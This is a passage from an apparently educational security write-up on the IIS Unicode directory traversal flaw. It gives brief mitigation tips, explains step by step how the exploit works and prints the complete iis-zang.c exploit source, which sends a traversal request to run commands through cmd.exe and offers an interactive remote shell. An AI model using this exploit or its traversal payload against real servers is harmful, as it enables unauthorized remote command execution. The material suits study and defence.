2. If you don’t need tftp command, you can delete the tftp.exe file or rename it.

3. Be sure that the IUSR_machinename account does not have write access to any files on your system.

9. Source code/ Pseudo Code

The source code of exploit programs can be found in http://www.Securityfocus.com/bid /1806. Source code iis-zang.c is listed here. See how the program works:

1. The program gets the target machine’s name and command from users’ input.
2. Formulates a HTTP request string “`GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+<input command>`”.
3. Creates a TCP/IP socket and makes a connection to the target machine’s port 80.
4. Sends the formulated request to the target machines’ port 80.
5. Waits for the responses from the target machine.

```
*******iis-zang.c*********

#include <stdio.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>
#include <fcntl.h>

void usage(void)
{
 fprintf(stderr, "usage: ./iis-zank <-t target> <-c 'command' or -i>");
 fprintf(stderr, " [-p port] [-o timeout]\n");
 exit(-1);
}

int main(int argc, char **argv)
{
 int i, j;
 int port=80;
 int timeout=3;
```

```
 int interactive=0;
 char temp[1];
 char host[512]="";
 char cmd[1024]="";
 char request[8192]="GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+";
 struct hostent *he;
 struct sockaddr_in s_addr;

 printf("iis-zank_bread_chafer_8000_super_alpha_hyper_pickle.c\n");
 printf("by optyx and t12\n");
```

/** Reads the target machine's name and command from users' input. **/

```
for(i=0;i<argc;i++)
      { if(argv[i][0] == '-') {
             for(j=1;j<strlen(argv[i]);j++)
                  {
                   switch(argv[i][j])
                        {
                         case 't':
                              strncpy(host, argv[i+1], sizeof(host));
                              break;
                         case 'c':
                              strncpy(cmd, argv[i+1], sizeof(cmd));
                              break;
                         case 'h':
                              usage();
                              break;
                         case 'o':
                              timeout=atoi(argv[i+1]);
                              break;
                         case 'p':
                              port=atoi(argv[i+1]);
                              break;
                         case 'i':
                              interactive=1;
                              break;
                         default:
                         break;
                        }
                  }
            }
      }

 if(!strcmp(host, ""))
      {
       fprintf(stderr, "specify target host\n");
       usage();
      }
 if(!strcmp(cmd, "") && !interactive)
      {
       fprintf(stderr, "specify command to execute\n");
       usage();
      }
 printf("]- Target - %s:%d\n", host, port);
```

```
if(!interactive)
      printf("]- Command - %s\n", cmd);
printf("]- Timeout - %d seconds\n", timeout);
if((he=gethostbyname(host)) == NULL)
     {
      fprintf(stderr, "invalid target\n");
      usage();
     }

do
     {

      if(interactive)
            {
             cmd[0]=0;
             printf("\nC> ");
             if(fgets(cmd, sizeof(cmd), stdin) == NULL)
                   fprintf(stderr, "gets() error\n");
             cmd[strlen(cmd)-1]='\0';
             if(!strcmp("exit", cmd))
                   exit(-1);
            }

      for(i=0;i<strlen(cmd);i++)
            {
             if(cmd[i]==' ')
                 cmd[i]='+';
            }
```

/** Formulates a HTTP request string **/

```
      strncpy(request,
              "GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+",
              sizeof(request));
      strncat(request, cmd, sizeof(request) - strlen(request));
      strncat(request, "\n", sizeof(request) - strlen(request));
```

/** Create a TCP/IP socket **/

```
      s_addr.sin_family = PF_INET;
      s_addr.sin_port = htons(port);
      memcpy((char *) &s_addr.sin_addr, (char *) he->h_addr,
           sizeof(s_addr.sin_addr));

      if((i=socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
            {
             fprintf(stderr, "cannot create socket\n");
             exit(-1);
            }

      alarm(timeout);
```

/** Connect to the target machines' port 80 **/

```
      j = connect(i, (struct sockaddr *) &s_addr, sizeof(s_addr));
      alarm(0);
```

```
       if(j==-1)
             {
              fprintf(stderr, "cannot connect to %s\n", host);
              exit(-1);
              close(i);
             }

       if(!interactive)
              printf("]- Sending request: %s\n", request);
```

/** Send the HTTP request out **/

```
 send(i, request, strlen(request), 0);

       if(!interactive)
              printf("]- Getting results\n");
```

/** Wait for the responses **/

```
 while(recv(i,temp,1, 0)>0)
             {
              alarm(timeout);
              printf("%c", temp[0]);
              alarm(0);
             }

 }
 while(interactive);
  close(i);
  return 0;
}
```

10. Additional Information

1. http://packetstorm.securify.com
2. http://www.thestandard.com/
3. http://www.ics.uci.edu/pub/ietf/http/rfc1945.html
4. http://www.cis.ohio-state.edu/htbin/rfc/rfc783.html
5. http://huizen.dds.nl/~jacco2/samba/smb.html
6. http://www.cl.cam.ac.uk/~mgk25/ucs/examples/UTF-8-test.txt
7. http://packetstorm.securify.com/0010-exploits/
8. http://www.securityfocus.com/bid/1806
9. http://www.cultdeadcow.com
10. http://www.insecure.org
11. http://www.ntshop.net
12. http://www.netninja.com/bo/silkrope2k.html
13. http://www.rootkit.com
14. http://www.microsoft.com/technet/security/bullentin/fq00-078.asp